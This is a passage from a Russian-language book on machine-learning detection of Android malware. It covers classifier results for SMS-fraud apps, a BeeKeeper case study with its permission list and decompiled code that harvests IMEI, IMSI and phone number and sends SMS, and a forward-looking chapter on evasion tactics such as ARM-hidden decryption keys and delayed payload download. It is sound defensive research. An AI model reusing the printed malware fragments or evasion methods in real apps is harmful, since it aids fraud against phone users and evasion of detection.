
Признаки, связанные с разрешениями

Хотя классификатор Extra-Trees не опирается на разрешения, связанные с SMS, при отделении вредоносных программ для мошенничества с SMS от доброкачественных программ, он считает их полезными для отделения этого вида вредоносных программ от других форм. Разрешения `SEND_SMS`, `READ_SMS` и `RECEIVE_SMS` запрашивают около 70 процентов приложений для мошенничества с SMS против менее 20 процентов других вредоносных программ. Аналогично разрешение `WRITE_SMS` запрашивают 50 процентов приложений для мошенничества с SMS против примерно 20 процентов других вредоносных программ. Возможно, вы задаётесь вопросом, почему некоторым приложениям для мошенничества с SMS эти разрешения не нужны. Причина в том, что некоторые из таких приложений обманом заставляют пользователя самостоятельно отправлять премиальные SMS-сообщения. Для этого не требуется разрешение `SEND_SMS`: приложение открывает стандартное приложение SMS и надеется, что пользователь сам нажмёт кнопку «Отправить».

В связи с этим мы видим, что приложения для мошенничества с SMS более чем вдвое чаще других видов вредоносных программ запрашивают разрешение `CALL_PHONE` (более 40 процентов против менее 20 процентов других вредоносных программ). Одним из объяснений такого различия может быть то, что некоторые семейства для мошенничества с SMS также занимаются другими формами мошенничества, связанного с телефонией. Например, семейство RuPlay содержит код для перенаправления исходящих вызовов на телефонный номер, предоставленный разработчиками вредоносной программы, а семейство BeeKeeper - код как для перенаправления исходящих вызовов, так и для совершения новых звонков на эти номера. Для перенаправления исходящих вызовов также требуется разрешение `PROCESS_OUTGOING_CALLS`, которое прежде всего позволяет приложениям узнавать об исходящих вызовах.




Рисунок 11-5. 20 важнейших признаков, лучше всего отличающих вредоносные программы Android для мошенничества с SMS от других вредоносных программ с помощью классификатора Extra-Trees

Также следует отметить, что приложения для мошенничества с SMS обращаются к разрешениям `READ_LOGS`, `ACCESS_WIFI_STATE` и `RESTART_PACKAGES` реже других вредоносных программ. Однако, как и программы-вымогатели, они вызывают функции `org.apache.http.conn` и `org.apache.http.conn.schema` чаще других форм вредоносных программ. То же самое относится к `org.apache.http.params` и некоторым Android API, например из пакетов `android.app`, `android.net`, `android.content` и `android.content.pm`.

Эффективность прогнозирования

В таблице 11-2 показано, как наши подходы машинного обучения справляются с отделением приложений, участвующих в мошенничестве с SMS, от других форм вредоносных приложений.

Таблица 11-2. Показатели оценки вредоносных программ Android для мошенничества с SMS и других вредоносных программ

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	XGBoost	0,8075	0,8135	0,7921	0,8027	0,1865	0,2043
Статические (S)	XGBoost	0,7739	0,7652	0,7926	0,7787	0,2348	0,2165
Динамические (D)	RF	0,6756	0,6395	0,6739	0,6563	0,3605	0,3470
S + D	GBDT	0,7949	0,7977	0,7827	0,7901	0,2023	0,2151
API + S + D	GBDT	0,8209	0,8088	0,8172	0,8129	0,1912	0,1856
TSG	RF	0,7097	0,7110	0,7097	0,7104	0,2890	0,2917
LM	RF	0,7443	0,7611	0,5992	0,6705	0,2389	0,3328
FC	SVM	0,5459	0,5222	0,6211	0,5674	0,4778	0,4713
CG	RF	0,7443	0,7611	0,5992	0,6705	0,2389	0,3328
API + S + D + TSG	GBDT	0,9180	0,8619	0,8351	0,8483	0,1381	0,1610
API + S + D + LM	XGBoost	0,8718	0,8385	0,7667	0,8010	0,1615	0,2166
API + S + D + FC	GBDT	0,8791	0,8388	0,7653	0,8004	0,1612	0,2171
API + S + D + CG	GBDT	0,8983	0,8688	0,7912	0,8282	0,1312	0,1932
Все признаки	XGBoost	0,9168	0,8635	0,8285	0,8456	0,1365	0,1659
Лучшее позднее слияние	XGBoost	0,9377	0,9273	0,9075	0,9173	0,0727	0,0750

Неудивительно, что точность прогнозирования снижается при отделении приложений для мошенничества с SMS от других вредоносных программ. Точность падает ниже 93 процентов, а полнота - чуть ниже 92 процентов. Тем не менее это по-прежнему хорошие результаты.

BeeKeeper: пример исследования

Рассмотрим вредоносную программу BeeKeeper для мошенничества с SMS `angrybirds.app (v16, 51fe)`. Широко распространявшаяся примерно в 2013 году вредоносная программа была нацелена на российского оператора Beeline. В листинге 11-1 показан список разрешений, запрашиваемых приложением.

```
android.permission.READ_PHONE_STATE
android.permission.SEND_SMS
android.permission.RECEIVE_SMS

android.permission.INTERNET
android.permission.WAKE_LOCK
android.permission.DELETE_PACKAGES
android.permission.READ_SMS
android.permission.MODIFY_PHONE_STATE
android.permission.CALL_PHONE
android.permission.CALL_PRIVILEGED
android.permission.PROCESS_OUTGOING_CALLS
android.permission.WRITE_CONTACTS
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.READ_CONTACTS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.ACCESS_WIFI_STATE
android.permission.BLUETOOTH
android.permission.INTERNET
```

Листинг 11-1. Все разрешения, запрашиваемые вредоносной программой BeeKeeper для мошенничества с SMS

Можно видеть, что она запрашивает такие разрешения, как `SEND_SMS`, необходимое для отправки текстовых сообщений, посредством которых совершается мошенничество с SMS, и `RECEIVE_SMS`, используемое вредоносной программой для получения команд управления и контроля через SMS, когда сетевое соединение с интернет-сервером управления и контроля недоступно. Разрешения `CALL_PHONE` и `PROCESS_OUTGOING_CALLS` также заслуживают внимания. BeeKeeper использует их для совершения звонков на номера, полученные с сервера управления и контроля, и перенаправления исходящих вызовов на другие номера.

В листинге 11-2 показан один из нескольких фрагментов кода, участвующих в отправке мошеннических SMS-сообщений.

```
public boolean load(Context context) {
  boolean result = false;
  log("Settings::load() start");
  try {
    Constants.imei = getImei(context);
    Constants.imsi = getImsi(context);
    Constants.phone = getPhone(context);
    Constants.country = getCountry(context);
    if (Constants.DEBUG) {
      Constants.imsi = "25001";
      Constants.data = decript("VY/atwQCBfBnL/CUcJj8Wf0+uk4xyqpeOhWE273WS5...")
    }
    log("json settings: " + new JSONObject(Constants.data).toString(4));
    SharedPreferences sharedPreferences = context.getSharedPreferences(
      SETTINGS, 1);
    if (sharedPreferences.contains("first")) {
      userAgree = sharedPreferences.getBoolean("userAgree", false);
      userCancel = sharedPreferences.getBoolean("userCancel", false);
      this.subscriptionTime = sharedPreferences.getLong("subscriptionTime", 0);
```

```
      this.repeatTime = sharedPreferences.getLong("repeatTime", 0);
      this.subscriptionPhone = sharedPreferences.getString(
        "subscriptionPhone", "");
      this.subscriptionMessage = sharedPreferences.getString(
        "subscriptionMessage", "");
      JSONArray jsonOperatorList = new JSONArray(
        sharedPreferences.getString("operators", ""));
      this.operators = new Vector<>();
      for (int i = 0; i < jsonOperatorList.length(); i++) {
        JSONObject jsonOperator = jsonOperatorList.getJSONObject(i);
        Operator operator = new Operator();
        operator.name = jsonOperator.getString("name");
        operator.time = jsonOperator.getLong("time");
        this.operators.add(operator);
      }
      result = true;
    }
  } catch (Exception ex2) {
    ex2.printStackTrace();
  }
  log("Settings::load() end");
  return result;
}


static void sendSms(JSONObject item) {
  try {
    Settings.sendSms(item.getString("phone"), item.getString
(Constants.JSON_TEXT));
  } catch (Exception ex) {
    Settings.log(ex);
  }
}
```

Листинг 11-2. Сильно обфусцированный фрагмент кода, показывающий, как вредоносная программа BeeKeeper для мошенничества с SMS отправляет SMS-сообщения

Можно видеть, как приложение извлекает номера IMEI и IMSI скомпрометированного устройства, его телефонный номер и страну. Очень длинный закодированный строковый аргумент, передаваемый методу `decript` (для краткости мы его сократили), находится внутри оператора `if`, условие которого всегда ложно. Мы не можем с уверенностью сказать, почему автор вредоносной программы сделал такой выбор; возможно, он хотел предотвратить выполнение во время тестирования, установив условие `if` в значение false, а затем так и не включил его обратно. Наконец, приложение получает сведения о подписке и выполняет функцию `sendSms`.

Прогнозы для образцов мошенничества с SMS

В таблице 11-3 показано, как наши классификаторы машинного обучения работали на 10 важных образцах мошенничества с SMS.

Таблица 11-3. Эффективность классификаторов машинного обучения на семействах для мошенничества с SMS

Имя образца	Отличён от доброкачественных программ	Отличён от других вредоносных программ
BeeKeeper	Да	Да
Camera	Да	Нет
HDC Bookmark	Да	Да
Joker	Да	Нет

Имя образца	Отличён от доброкачественных программ	Отличён от других вредоносных программ
Moundial	Да	Да
RuFraud	Да	Да
RuPlay	Да	Да
TaiClipHot	Да	Да
Wallpaper	Да	Да
WallySMS	Да	Да

Как можно видеть, во всех случаях они (то есть наш ансамбль позднего слияния) правильно классифицировали образцы как приложения для мошенничества с SMS, а не как доброкачественные программы. Однако при использовании классификаторов для определения того, были ли образцы приложениями для мошенничества с SMS или другой формой вредоносных программ, произошли две ошибки прогнозирования. Важно, что одна из этих ошибок произошла при классификации Joker - семейства вредоносных программ, вероятно, созданного крупным преступным синдикатом, который предпринял значительные меры для уклонения от обнаружения. Множество вариантов вредоносной программы применяют одну стратегию уклонения за другой в продолжающейся с 2016 года игре в кошки-мышки, что приводит к появлению всё более сложных методов противодействия анализу.


Далее

Как вы увидели в этой главе, модели машинного обучения, получающие комбинацию признаков, способны успешно предсказывать, является ли приложение доброкачественным или приложением для мошенничества с SMS. Разрешения играют важную роль в поведении этих приложений, а также являются значимыми факторами, отличающими приложения для мошенничества с SMS от других вредоносных программ Android. Однако вы также увидели, что ни один отдельный признак, обсуждавшийся начиная с главы 7, сам по себе не способен определить конкретный вид вредоносной программы.

Чтобы максимально повысить эффективность обнаружения, мы рекомендуем использовать эти методы машинного обучения совместно с методами ручного анализа, описанными в части II. Используйте модели машинного обучения как систему сортировки, подобную процессу, применяемому в отделении неотложной помощи больницы: аналитики должны сначала исследовать приложения, помеченные как имеющие высокую вероятность вредоносности, прежде чем специалисты приступят к более глубокому анализу.

Это последняя глава, посвящённая категории вредоносных программ. В следующей, заключительной главе мы поделимся мыслями о будущем вредоносных программ Android и будущем обнаружения вредоносных программ с помощью машинного обучения.

Глава 12. Будущее вредоносных программ Android



В этой заключительной главе мы поделимся мыслями о будущем вредоносных программ Android, основанными на исследовании недавних образцов и тенденциях, наблюдаемых на других платформах. Некоторые наши прогнозы почти наверняка сбудутся; другие носят более умозрительный характер.

Разумеется, не все вредоносные программы Android создаются с одной и той же целью, что затрудняет формирование единого видения будущего. По этой причине мы ограничим обсуждение массовыми вредоносными программами, которые без разбора заражают Android-устройства в попытке заработать деньги в крупном масштабе. Другие, более целевые образцы вредоносных программ, например спонсируемые государствами инструменты удалённой эксплуатации, имеют разнообразные и сложные мотивы, поэтому здесь мы не будем их рассматривать.

В случае массовых вредоносных программ можно рассмотреть три области: технологию, распространение и экономику. Кроме того, мы сравним Android с более старой операционной системой Windows и опишем, что наблюдаемые на этой платформе тенденции означают для будущих усилий по обнаружению с помощью машинного обучения.

Windows и Android

Чтобы спрогнозировать будущие тенденции вредоносных программ Android, можно обратиться к опыту Microsoft Windows, популярность и доступность которой сопоставимы с Android. Поскольку Windows более чем на 20 лет старше Android, ряд методов вредоносных программ, которые мы наблюдаем и ожидаем увидеть в будущем на Android, уже появился в Windows, что позволяет легко проводить параллели между ними. Однако другие аспекты операционных систем, включая лицензирование и архитектуру программного обеспечения, сильно различаются и плохо поддаются сравнению. Поэтому некоторые технологические тенденции вредоносных программ Android могут не относиться к Windows, и наоборот.

Windows

Начиная с 1980-х годов Microsoft и сотни сторонних компаний по безопасности помогали защищать пользователей и компьютеры от вредоносных программ Windows, а также от вредоносных программ, нацеленных на её предшественницу MS-DOS. В результате эти вредоносные программы прошли множество циклов совершенствования, используя недавно обнаруженные ниши в этих операционных системах, прежде чем Microsoft успевала принять ответные меры.

В качестве примера вспомним вирусы, заражавшие файлы в первые годы существования этих операционных систем. Файловые вирусы изменяли доброкачественные исполняемые файлы, внедряя в них вредоносный код. Этот вид вредоносных программ был чрезвычайно распространён, пока Microsoft не добавила в Windows подписание исполняемых файлов. Сегодня файловые вирусы редки, поскольку большинство доброкачественных исполняемых файлов подписаны закрытым ключом, известным только первоначальным разработчикам программного обеспечения. Неосторожное изменение таких подписанных исполняемых файлов, например файловым вирусом, желающим внедрить вредоносный код, нарушает целостность файла, и Windows не позволяет запускать изменённые файлы.

В конце 1990-х годов вредоносные макросы Office превзошли по популярности файловые вирусы в Windows. Злоумышленники встраивали вредоносный код в файлы продуктов Office, таких как Word или Excel, что позволяло мощным сценариям выполнять множество разных атак на затронутые системы. Пользователей обманом заставляли открывать файлы `.doc` или `.xls`, отправленные в нежелательных электронных письмах с заманчивыми сообщениями, обещавшими деньги или особенно пикантные сведения, например утёкшие данные о зарплатах у их работодателя. Microsoft вновь приняла ответные меры и закрыла этот вектор атаки, сделав открытие документов Office по умолчанию более безопасным. Кроме того, для противодействия такому виду злоупотреблений она запустила дополнительные функции безопасности, например возможность навсегда отключить макросы Office во всей организации.

В начале 2000-х годов компьютеры Windows, подключённые к зарождавшемуся интернету, регулярно подвергались атакам ранних интернет-червей с такими именами, как Code Red, Nimda и SQL Slammer. Эти черви использовали установки Windows, в которых по умолчанию интернету было открыто множество служб (такое происходило даже на компьютерах обычных пользователей, которые могли вовсе не знать о существовании этих служб). Лёгкость распространения интернет-червей и трудности, с которыми сталкивались защищавшиеся пользователи, сделали их первыми вредоносными программами, вызывавшими страх во всём мире. Однако эпоха интернет-червей быстро достигла пика и продлилась лишь несколько лет. Под давлением Microsoft вновь пересмотрела безопасность Windows: установки Windows по умолчанию открывали интернету меньше служб, а действительно необходимые включённые службы были значительно укреплены против червеобразных атак.

Работа Microsoft по повышению безопасности своих продуктов впечатляет и не ограничивается этими примерами. Новые вредоносные программы Windows должны находить свежие пути для злоупотреблений, что создаёт затраты для разработчиков вредоносных программ. Кроме того, антивирусные компании, специализирующиеся на Windows, десятилетиями развивали мощные возможности обнаружения злоупотреблений и защиты от них. После обнаружения антивирусными инструментами срок жизни новой вредоносной программы Windows сокращается. Сегодня успешные образцы должны быть гораздо сложнее успешных вредоносных программ Android, поскольку экосистема Windows прошла намного больше циклов эксплуатации и укрепления.

Android

Как всё это связано с будущим вредоносных программ Android? Наш обзор Windows позволяет предположить, что лучший способ остановить вредоносные программы Android в долгосрочной перспективе - всесторонне повысить безопасность экосистемы Android. Защитники не могут победить, ограничиваясь стратегией обнаружения и удаления вредоносных программ.

Как обсуждалось в части I, Android уже прошла несколько циклов укрепления: авторы вредоносных программ обнаруживают пути атак, после чего Google усиливает безопасность операционной системы. Среди наиболее успешных примеров защиты - реакция Android на попытки отправки мошеннических премиальных SMS-сообщений. Теперь операционная система показывает предупреждающее диалоговое окно каждый раз, когда приложение пытается отправить премиальное SMS, что почти лишает вредоносные программы возможности злоупотреблять этим вектором. Ещё один пример - объявление устаревшим API администрирования устройства, которым вредоносные программы злоупотребляли для закрепления на устройствах. Будущим вредоносным программам Android придётся постоянно реагировать на такие изменения, отказываться от ранее прибыльных методов атак и переходить к менее защищённым частям экосистемы.

Улучшения операционной системы с меньшей вероятностью помешают некоторым видам вредоносных программ, например основанным на социальной инженерии или рекламном мошенничестве, которым фактически нужны лишь интернет-соединение и механизм JavaScript. Поэтому защита должна включать партнёрство с основными участниками экосистемы безопасности Android, включая других поставщиков платформ, операторов мобильной связи, производителей устройств и компании по безопасности, которым выгодна чистая экосистема Android. Если прибыльность определённых видов вредоносных программ Android удастся достаточно снизить, их авторы могут перейти к другой цели с более высокой окупаемостью инвестиций.

Однако во многих отношениях модель угроз Android совершенно отличается от модели Windows. Первая версия Windows была разработана, когда персональные компьютеры имелись у немногих, а ещё меньше людей подключали свои компьютеры к каким-либо общедоступным сетям; число преступных групп, пытавшихся злоупотреблять подключёнными к сети компьютерами, было практически нулевым. Android с самого начала работала на миллионах (а позднее миллиардах)

устройств с почти постоянным подключением к интернету, где скрываются тысячи преступных групп. Понимая это, разработчики Android создали строго изолированную операционную систему, в которой обычные приложения, включая вредоносные, почти не имеют доступа к областям операционной системы, которыми можно было бы злоупотребить. Теоретически это должно означать, что способов злоупотреблять Android у злоумышленников меньше, чем Windows. По мере созревания платформы будет интересно увидеть, какие упущенные ниши обнаружат разработчики вредоносных программ в будущем и как команда Android отреагирует на эти угрозы.

Сокрытие вредоносного поведения с помощью методов противодействия анализу

Вредоносные программы Windows более развиты, чем вредоносные программы Android, в одном конкретном аспекте: методах противодействия анализу, которые их разработчики внедряли на протяжении многих лет. Эти методы делают анализ с помощью типичных инструментов, таких как виртуальные машины, дизассемблеры и декомпиляторы, гораздо сложнее и утомительнее. Что ещё лучше для авторов вредоносных программ, для Windows существует множество бесплатных и коммерческих упаковщиков исполняемых файлов, обфускаторов и других средств защиты, поэтому им не приходится тратить время на создание собственных механизмов защиты. Они могут использовать свободно доступные инструменты либо купить, похитить или незаконно скопировать мощные коммерческие продукты.

Хотя аналогичные средства защиты приложений существуют и на Android, обычно они не столь совершенны. Например, авторы вредоносных программ Windows могут выбирать из большого набора средств защиты исполняемых файлов с такими расширенными функциями, как обфускация потока управления. Некоторые инструменты даже преобразуют исходный исполняемый код в код виртуальной машины, специфичный для средства защиты. Для Android доступно гораздо меньше готовых средств защиты, а предоставляемые ими функции значительно менее совершенны. Мы ожидаем, что в ближайшие годы сложность защиты от анализа и упаковщиков исполняемых файлов на платформе Android возрастёт; однако многие методы, используемые в Windows, совершенно невозможны на Android из-за жёсткой изоляции операционной системы.

По этой причине Android вряд ли станет целью некоторых распространённых в Windows методов атак, например привилегированного кода, работающего на уровне ядра, или трюков, требующих координации нескольких процессов, внедрения потоков между процессами и сокрытия файлов по всей файловой системе. Одно большое преимущество Android для компаний по безопасности заключается в том, что почти всё, что делает приложение на платформе, должно происходить внутри одного процесса. Это означает, что исследователи безопасности могут искать вредоносное поведение лишь в одном месте. За исключением эксплойтов повышения привилегий, которые крайне редки в последних версиях Android, злоупотребления нельзя разбросать по всей системе, везде скрывая их от обнаружения и анализа.

Нативный код ARM

Поскольку Android не позволяет скрывать злоупотребления по всей системе, авторы вредоносных программ исследуют способы сокрытия функций вредоносной программы внутри единственного процесса приложения. Один из примеров таких усилий - использование нативного кода на ассемблере в качестве меры против обнаружения.

Исторически разработчики вредоносных программ писали код на Java или Kotlin и компилировали его в DEX, как и большинство разработчиков легитимных приложений. Однако определённые технические свойства кода DEX упрощают его анализ исследователями безопасности. Авторы вредоносных программ прекрасно это понимают, поэтому мы наблюдаем их отход от кода DEX.

Наиболее очевидная альтернатива коду DEX - использование нативного машинного кода, обычно ARM, скомпилированного из таких языков, как C++. Нативный машинный код не обладает удобными техническими свойствами кода DEX, и его гораздо труднее разбирать и анализировать. Большинство, если не все, компаний, занимающихся сегодня анализом вредоносных программ Android, обладают более развитыми возможностями анализа DEX, чем анализа ARM. Мы считаем, что авторы вредоносных программ знают об этом и используют данный факт в своих интересах.

Хотя вредоносных Android-приложений, скомпилированных в код DEX, всё ещё больше, чем скомпилированных в код ARM, мы наблюдаем, как авторы вредоносных программ постепенно начинают экспериментировать с кодом ARM. Некоторые вредоносные программы Android полностью разработаны на ARM. В других случаях безвредные части приложений разрабатываются в DEX, а вредоносные - в ARM. В иных случаях ARM используется минимально, но целенаправленно, чтобы обойти типичные возможности программного обеспечения для борьбы с вредоносными программами. Например, в некоторых известных образцах вредоносных программ Android код ARM передаёт ключ шифрования коду DEX, который использует его для расшифрования строк, связанных с вредоносным поведением.

Если механизм статического анализа не обладает возможностями анализа потока данных, способными пересекать границы кода ARM-DEX, ему будет трудно пометить вредоносное поведение, скрытое в зашифрованных строках кода DEX. Вероятно, авторы вредоносных программ правильно предполагают, что большинство компаний по безопасности не обладают возможностями межархитектурного анализа потока управления и потока данных.

Загружаемые модули

Поскольку Android-устройства часто подключены к сети большую часть времени, будь то через Wi-Fi или мобильную сеть, многие вредоносные приложения, нацеленные на платформу, полагаются на доступность интернет-соединения для загрузки дополнительного кода с удалённых серверов. Это позволяет им скрывать такой вредоносный код от аналитиков.

При использовании наиболее распространённой формы этого метода приложение может содержать в APK-файле только безвредный код и загружать все вредоносные функции с удалённого сервера. Любой, кто анализирует APK-файл на предмет вредоносной активности, ничего не обнаружит, если не получит также файл удалённого кода, что может быть непросто. Часто злоумышленники не загружают этот файл на свои серверы, пока база установок их вредоносной программы не достигнет критической массы: нет необходимости предупреждать исследователей средств борьбы с вредоносными программами, пока вы всё ещё строите ботнет. Исследователи безопасности, поздно приступившие к анализу, также могут упустить период, в течение которого вредоносный код был доступен для загрузки.

Более сложные современные вредоносные программы Android уже разворачивают комплексные архитектуры на основе подключаемых модулей посредством удалённо размещённых файлов. В зависимости от таких переменных среды, как модель телефона пользователя, страна или оператор мобильной связи, приложения загружают разные вредоносные подключаемые модули с удалённых серверов, чтобы оптимизировать монетизацию вредоносной программы.

Менее популярные языки

